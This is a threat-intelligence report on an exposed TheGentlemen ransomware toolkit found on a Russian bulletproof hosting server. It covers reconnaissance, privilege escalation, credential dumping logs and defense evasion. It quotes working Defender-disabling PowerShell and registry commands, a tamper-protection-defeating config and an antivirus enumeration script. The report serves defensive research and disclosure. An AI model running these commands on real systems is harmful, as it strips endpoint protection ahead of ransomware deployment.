TheGentlemen Ransomware Exposed on Russian Proton66 Server: Complete Toolkit, Victim Credentials, and Ngrok Tokens
TheGentlemen Ransomware Exposed on Russian Proton66 Server: Complete Toolkit, Victim Credentials, and Ngrok Tokens
Published on

On March 12, 2026, Hunt.io researchers discovered an exposed open directory on Proton66, a Russian bulletproof hosting provider, while pivoting on indicators of compromise published in CyberXTron's report on TheGentlemen ransomware group. The server at 176.120.22[.]127:80 was not a disorganized dump of malware samples. It was a structured, maintained operational toolkit covering multiple phases of a ransomware intrusion, and it had been left completely open.
What made this find significant was not just the tools inside. It was the evidence that those tools had already been used.
Before getting into how this was found and what it contains, here is a summary of the most significant things the directory revealed.
Key Observations
An open directory hosted at 176.120.22[.]127:80 on the Russian bulletproof hosting provider Proton66 OOO exposes 126 files (140 MB) containing a complete ransomware operator toolkit attributed to a TheGentlemen RaaS affiliate.
Mimikatz output logs within the directory contain harvested NTLM hashes and victim usernames, confirming the tools were actively used against real targets, not merely staged.
The toolkit maps to 21 MITRE ATT&CK techniques spanning the full intrusion lifecycle: reconnaissance, privilege escalation, defense evasion, credential theft, lateral movement, persistence, and pre-encryption preparation.
A 35 KB batch script (z1.bat) functions as a single-execution pre-ransomware deployment weapon, combining security product destruction across 12 security vendors, extended by a registry purge targeting 40+ products, VSS shadow deletion, network share creation for propagation, accessibility backdoor installation, UAC bypass, RDP enablement, and event log clearing.
Two ngrok authentication tokens are exposed in cleartext, providing potential pivot points for tracking additional operator infrastructure.
The hosting choice of Proton66, a provider previously linked to SuperBlack ransomware, WeaXor, and XWorm campaigns, reinforces the infrastructure pattern supporting active ransomware-as-a-service operations.
Here is how the investigation actually started and what the initial search returned.
The Discovery
Our investigation began with IOCs published in CyberXTron's report "From Access to Encryption in Hours: TheGentlemen Ransomware Playbook Exposed." Using Hunt.io's AttackCapture™ IOC search, we queried the published indicators against our open directory dataset. The search returned a single result: an unauthenticated open directory hosted at 176.120.22[.]127:80 on Proton66 OOO infrastructure in Russia, containing 117 files with 9 exploit tags and 27 malware indicators. The directory was first seen 24 days before our analysis.
 Figure 1: Hunt.io AttackCapture™ Listing showing the exposed open directory.
Pivoting into the directory revealed 126 files across 18 subdirectories totaling approximately 140 MB. The server was registered to Proton66 OOO and was last observed active on February 26, 2026.
| Attribute | Value |
|---|---|
| Host | hxxp://176.120.22[.]127:80 |
| Hosting Provider | Proton66 OOO (AS198953) |
| Country | Russia (🇷🇺 RU) |
| Total Files | 126 |
| Subdirectories | 18 |
| Total Size | 140 MB |
| Last Observed | 2026-02-26 |
| Hunt.io Downloaded | 28 files |
| Hunt.io Text Analysis | 18 files analyzed |
| Malicious Classifications | All analyzed scripts classified as malicious |
The directory was not a random dump of files. Rather than a disorganized dump of malware samples, this was a deliberately structured operational toolkit: subdirectories grouped by function, multiple tool variants for redundancy, and most critically, output logs from prior credential harvesting operations confirming active use against live targets.
Our automated analysis classified every analyzed script as Malicious, with categories spanning Exploit (scripts that alter security settings and escalate privileges) and Config (scripts containing sensitive authentication tokens). The AI-driven text file analysis automatically identified the key procedures: Defender disabling, credential dumping, event log clearing, ngrok tunnel establishment, and persistence mechanisms.
 Figure 2: Hunt.io AttackCapture™ Summary tab with automated procedure identification and key analytical notes.
 Figure 3: Statistics tab showing all analyzed scripts classified as Malicious across Exploit and Config categories.
With the server confirmed, the next step was mapping out exactly what was inside and how it was organized.
Open Directory Structure
The server presented a deliberately organized hierarchy suggesting a maintained operational toolkit rather than a hastily assembled collection. The primary directories and their contents align with distinct stages of an intrusion:
| Directory / File | Size / Count | Assessed Purpose |
|---|---|---|
| 64_bit_new/ | 7 MB / 18 files | Primary toolkit: core tools for 64-bit Windows targets |
| 64_bit_new/PowerRun/ | 865 KB / 4 files | Privilege escalation utility with configuration |
| MIMIMI/ | 466 KB / 7 files | Mimikatz credential harvesting with operational logs |
| MIMIMI/mimikatz/!logs/ | 7 KB / 5 files | Active victim credential output: NTLM, passwords, usernames |
| MIMIMI/mimikatz/x32, x64/ | 0 B | Mimikatz binary directories (contents removed / not captured) |
| MIMIMI/passrecpk/ | 0 B | Password recovery toolkit directory |
| Root-level executables | ~120 MB | PCHunter variants, PowerTool, ngrok, RustDesk, 7-Zip, unknown binaries |
| Root-level scripts | ~47 KB | z.bat, z1.bat, clearlog.bat, NG1.bat, NG2.bat |
 Figure 4: 64_bit_new directory showing exploit and malware tag counts.
The following sections analyze each tool in the order an operator would typically employ them during an intrusion, from initial reconnaissance through to pre-encryption preparation and evidence destruction.
Note: The findings in this report are based on a portion of the files present in the directory. Files that were not retrieved are not described or characterized here.
Reconnaissance and Discovery
The toolkit includes dedicated tools for network mapping and host enumeration, the essential first steps once an operator has gained initial access to a target environment.
The directory contained netscan.exe alongside its license file (netscan.lic), pre-built configuration (netscan.xml at 119 KB, indicating customized scan profiles), and an OUI lookup table (oui.txt at 1 MB). SoftPerfect Network Scanner is a legitimate commercial tool for network discovery that provides rapid scanning of IP ranges, open ports, shared resources, SNMP services, and active directory structures.
The inclusion of a license file is operationally significant. It indicates the operator obtained a full commercial license to avoid trial limitations, watermarks, and feature restrictions that could impede scanning during time-sensitive intrusion operations. The 119 KB configuration file further suggests pre-configured scan profiles tuned for the types of networks TheGentlemen typically encounter.
A minimal 18-byte command script containing only route print, which enumerates the Windows routing table on a compromised host. While simple, this output reveals available network segments, gateways, interface metrics, and VPN tunnels, providing the operator with the network topology needed to plan lateral movement paths.
The directory contained four variants of PC Hunter, a kernel-level system inspection tool originally designed for rootkit detection:
| Filename | Size | Malware Tags |
|---|---|---|
| PCHunter64_new.exe | 7 MB | 1 exploit, 6 malware |
| PCHunter64_new11.exe | 7 MB | 1 exploit, 6 malware |
| PCHunter64_pps.exe | 9 MB | 5 malware |
| PC_Hunter64.exe | 7 MB | 4 malware |
In offensive operations, PC Hunter provides deep visibility into running processes, kernel modules, registry hooks, driver objects, network connections, and startup entries. It enables operators to identify security products at the kernel level and understand which protective mechanisms must be bypassed or terminated. The presence of four distinct builds suggests the operator maintains multiple versions to evade different signature-based detections. If one version is flagged by the target's endpoint protection, an alternative build can be deployed.
The 9 MB variant (PCHunter64_pps.exe) is notably larger than the others, suggesting it may include additional modules or a different compilation with obfuscation. The naming convention "pps" may indicate a post-processing or patched version.
Once the network is mapped, the next problem for the operator is getting the access level needed to start dismantling defenses.
Privilege Escalation
The directory contained PowerRun in multiple versions: a 32-bit build (783 KB, tagged with 2 malware indicators) and a 64-bit build within the PowerRun subdirectory, plus an updated 64-bit build (946 KB, tagged with 4 malware indicators) at the root level. The accompanying configuration file (PowerRun.ini, 80 KB) and documentation (Readme.txt, 3 KB) were also present.
PowerRun enables execution of processes with TrustedInstaller privileges, the highest privilege level on a Windows system, exceeding even SYSTEM-level access. TrustedInstaller is the account that owns critical system files and services; by impersonating this token, an operator can modify, stop, or delete any Windows component including security services that are protected from even SYSTEM-level termination.
TheGentlemen Correlation: PowerRun.exe is explicitly named in CyberXTron's reporting as a tool used by TheGentlemen operators to hijack execution flows and run processes with elevated privileges. The presence of multiple versions, including an updated root-level build alongside the subdirectory version, suggests active tool maintenance between operations.
Additional kernel-level utilities were present in multiple versions:
| Filename | Size | Tags |
|---|---|---|
| PowerTool64_new.exe | 4 MB | 1 exploit, 6 malware |
| Power_Tool64.exe | 7 MB | No tags (possibly clean build) |
| Power_Tool_64 (1).exe | 6 MB | No tags |
PowerTool provides process manipulation capabilities similar to PC Hunter but with additional functionality for terminating protected processes, unloading drivers, and manipulating kernel objects. The ability to terminate processes protected by anti-tampering mechanisms is a prerequisite for killing security products that resist standard termination methods.
The filename pattern "Power_Tool_64 (1).exe" with the "(1)" suffix suggests the operator downloaded or transferred this file multiple times, with Windows automatically appending a copy number, a minor but telling indicator of how the toolkit was assembled.
With elevated privileges in place, the toolkit shifts focus to one of its most developed phases: making sure security tools cannot interfere.
Defense Evasion: A Layered Approach
Defense evasion constitutes the most heavily represented phase in this toolkit, with six overlapping tools and scripts designed to systematically disable security controls. This redundancy reflects operational maturity. Different enterprise environments present different obstacles (tamper protection, GPO enforcement, EDR lockdown), and having multiple approaches ensures the operator always has a viable path forward.
The defense evasion tools range from GUI-based utilities for interactive use to fully automated batch scripts designed for rapid execution across multiple hosts. This spectrum suggests the operator adapts their approach based on the access level and time constraints of each engagement.
dControl.exe: Defender Control v2.1
Present in two locations (root directory and MIMIMI subdirectory, both 458 KB, each tagged with 3 exploit and 10 malware indicators), dControl is Sordum's Defender Control utility. The accompanying dControl.ini reveals pre-configured operational settings:
[Main]
Language=Auto
HideWindowOnStartup=0
HideWhenMinimized=0
ManageSettingsShortcut=1
TamperVersion=1
BlockMpcmdrun=1

[Service_List]
WinDefend=2,4
WdFilter=0,4
WdNisDrv=3,4
WdNisSvc=3,4

                Copy
The configuration reveals several operational decisions: TamperVersion=1 indicates the tool is configured to handle Windows tamper protection (which normally prevents modifications to Defender settings). BlockMpcmdrun=1 blocks Defender's command-line scanner, preventing automated or scheduled scans from executing. All four Defender services (WinDefend, WdFilter, WdNisDrv, WdNisSvc) are pre-configured with start type values for manipulation.
Granular Defender Manipulation
A 2 MB utility (tagged with 3 malware indicators) providing granular control over Windows Defender configuration, including ASR (Attack Surface Reduction) rules, exclusion paths, cloud protection levels, and individual protection features. Unlike dControl which functions as a binary on/off toggle, ConfigureDefender allows surgical modification of specific features; for example, disabling real-time protection while leaving cloud-based protection active to avoid triggering centralized alerts.
Hybrid Batch/PowerShell Defender Kill
This 11 KB script (tagged as Exploit with 4 malware indicators) is the most technically sophisticated defense evasion tool in the toolkit. It is based on AveYo's "Toggle Defender" tool, modified for offensive use, and operates as a hybrid batch/PowerShell script that escalates privileges through a multi-stage chain.
Privilege Escalation Chain: The script checks the current privilege level across four tiers: limited user ( which triggers UAC elevation), admin non-elevated ( which triggers RunAs), admin elevated ( which steals TrustedInstaller token), and TrustedInstaller ( which executes payload). At the admin-elevated tier, it dynamically constructs .NET types at runtime using DefineDynamicAssembly and DefineDynamicModule, then calls kernel32!CreateProcess with a stolen TrustedInstaller token handle, a technique that bypasses standard UAC protections entirely.
The key Defender disabling sequence:
## disable av
sp 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection' DisableRealtimeMonitoring 1
sp 'HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender' DisableAntiSpyware 1
sp 'HKLM:\SOFTWARE\Microsoft\Windows Defender' DisableAntiSpyware 1
net1 stop windefend
sc.exe config windefend depend= RpcSs-TOGGLE

## Delete scan history to remove evidence of prior detections
del ($env:ProgramData+'\Microsoft\Windows Defender\Scans\mpenginedb.db') -Force
del ($env:ProgramData+'\Microsoft\Windows Defender\Scans\History\Service') -Recurse -Force

                Copy
The RpcSs-TOGGLE service dependency trick is particularly notable: by setting a non-existent service dependency (RpcSs-TOGGLE instead of the legitimate RpcSs), it prevents Defender from restarting even after a system reboot, as Windows will attempt to resolve the dependency and fail silently.
Beyond Defender itself, the script also disables Windows SmartScreen (for Windows, Windows Store, and Microsoft Edge), suppresses security notifications, and deletes Defender scan history to remove evidence of prior detections.
Registry-Based Defender Destruction
A 4 KB batch script (tagged as Exploit with 6 malware indicators) that takes a comprehensive registry-based approach to disabling every Defender component. The script operates at a lower level than WinDefGpo_Reg.ps1, directly modifying registry values via reg add commands:
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\...\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\...\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\...\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\...\SpyNet" /v "SpynetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\...\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f

                Copy
Beyond disabling protection features, the script also:
Disables Defender logging: Sets DefenderApiLogger and DefenderAuditLogger start values to 0, preventing Defender from recording its own activity.
Disables all scheduled Defender tasks: Uses schtasks /Change /Disable on ExploitGuard MDM Policy Refresh, Cache Maintenance, Cleanup, Scheduled Scan, and Verification tasks.
Removes the systray icon and context menu handlers: Deletes the Windows Defender entry from StartupApproved\Run and removes EPP context menu handlers from HKCR.
Adds drive-wide exclusion paths: Add-MpPreference -ExclusionPath "C:" and "D:", effectively whitelisting the entire filesystem even if Defender manages to restart.
Targeted AV and Service Killer
A 6 KB batch script (tagged as Exploit with 6 malware indicators) that systematically deletes and terminates services for over a dozen security vendors, database engines, and backup solutions. The script targets:
| Category | Targeted Products |
|---|---|
| Endpoint Security | Sophos (14 services), Kaspersky (12 services), Trend Micro (14 services), McAfee (5 services), ESET (2 services), Webroot (1 service), AVG (3 services), Malwarebytes (3 services), Panda (5 services), Quick Heal (8 services) |
| Databases | SQL Server (18+ instances including Veeam, Wolters Kluwer, Optima, PROGID named instances), PostgreSQL, Firebird |
| Virtualization | Hyper-V (8 services) |
| Other | UniFi network controller |
Linguistic Fingerprinting: The script contains consistent misspellings throughout its comments, notably "Delite Service" instead of "Delete Service" and vendor names like "Sofos" (Sophos) and "Malwaresbytes" (Malwarebytes). These errors appear identically in both z.bat and z1.bat, confirming a common author. The pattern is consistent with a non-native English speaker.
The script concludes with an AV enumeration routine that checks which security products remain running after the termination attempt:
Echo TIME TO FIND AV
tasklist /fi "imagename eq MsMpEng.exe" | find /c "PID" && Echo Windows Defender
tasklist /fi "imagename eq MBCloudEA.exe" | find /c "PID" && Malvarebytes Endpoint Agent
tasklist /fi "imagename eq ntrtscan.exe" | find /c "PID" && Echo Trend Micro Security
tasklist /fi "imagename eq avp.exe" | find /c "PID" && Echo Kaspersky Endpoint Security
tasklist /fi "imagename eq WRSA.exe" | find /c "PID" && Echo Webroot
tasklist /fi "imagename eq egui.exe" | find /c "PID" && Echo ESET
tasklist /fi "imagename eq AvastUI.exe" | find /c "PID" && Echo Avast

                Copy
This enumeration step informs the operator which additional evasion tools or techniques may be needed before proceeding to the next phase.
Defender Exclusion Path Manager
A 770 KB utility (tagged with 3 malware indicators) likely used to manage Windows Defender exclusion paths programmatically. This provides a stealthier alternative to complete Defender shutdown. Rather than disabling protection entirely (which may trigger centralized alerts), the operator can whitelist specific directories containing their tools and payloads while leaving Defender nominally active.
After clearing the path, the operator moves into active intelligence gathering against the victim environment.
Credential Access
The MIMIMI directory contains the most operationally significant artifacts in the entire open directory. This phase represents the transition from environment preparation to active intelligence gathering against victim credentials.
Mimikatz and Operational Logs
The MIMIMI directory (tagged with 3 exploit and 10 malware indicators) contains the Mimikatzbinary infrastructure (x32, x64, and passrecpk subdirectories) alongside a dControl.exe copy and, critically, a structured !logs subfolder with output files from prior credential harvesting operations:
| Log File | Size | Hunt.io Tags | Significance |
|---|---|---|---|
| NTLM.txt | 102 B | Mimikatz, Victim | Harvested NTLM password hashes from a live victim environment |
| Users.txt | 69 B | Mimikatz, Victim | Enumerated victim usernames, providing targeted account context |
| Passwords.txt | 2 B | Mimikatz | Password output file, present but effectively empty (2 bytes) |
| Result.txt | 7 KB | Mimikatz, History | Full Mimikatz execution output |
| SHA.txt | 42 B | Mimikatz | SHA hash values extracted from victim credentials |
